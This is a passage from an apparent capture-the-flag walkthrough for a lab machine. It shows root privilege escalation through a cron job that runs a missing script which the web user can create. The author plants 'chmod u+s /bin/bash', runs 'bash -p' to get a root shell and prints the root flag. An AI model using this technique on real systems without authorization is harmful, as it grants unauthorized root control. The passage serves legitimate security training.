20. **Crontab**

```
1. www-data@europa:/home/john$ $ cat /etc/crontab
* * * * *    root    /var/www/cronjobs/clearlogs
2. www-data@europa:/home/john$ $ ls -la /var/www/cronjobs/clearlogs
ls -la /var/www/cronjobs/clearlogs
-r-xr-xr-x 1 root root 132 May 12  2017 /var/www/cronjobs/clearlog
3. www-data@europa:/home/john$ $ cat /var/www/cronjobs/clearlogs
cat /var/www/cronjobs/clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
```

```
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
4. This file is executing `/var/www/cmd/logcleared.sh`
5. www-data@europa:/home/john$ $ ls -la /var/www/cmd/logcleared.sh
ls -la /var/www/cmd/logcleared.sh
ls: cannot access '/var/www/cmd/logcleared.sh': No such file or directory
6. www-data@europa:/home/john$ $ touch /var/www/cmd/logcleared.sh
touch /var/www/cmd/logcleared.sh
7. www-data@europa:/home/john$ $ ls -la /var/www/cmd/logcleared.sh
ls -la /var/www/cmd/logcleared.sh
8. The file that is being executed does not exist. I can create it because they are executing as root a file that can be modified by www-data.
9. www-data@europa:/var/www/cmd$ nano logcleared.sh
10. www-data@europa:/var/www/cmd$ cat logcleared.sh
#!/bin/bash
chmod u+s /bin/bash

11. www-data@europa:/var/www/cmd$ watch -n 1 ls -l /bin/bash
12. Every 1.0s: ls -l /bin/bash
Fri Jul 12 03:06:08 2024
-rwsr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
13. www-data@europa:/var/www/cmd$ bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
99660fdb5f32eede1690d357b21ae467
bash-4.3#
```




## PWNED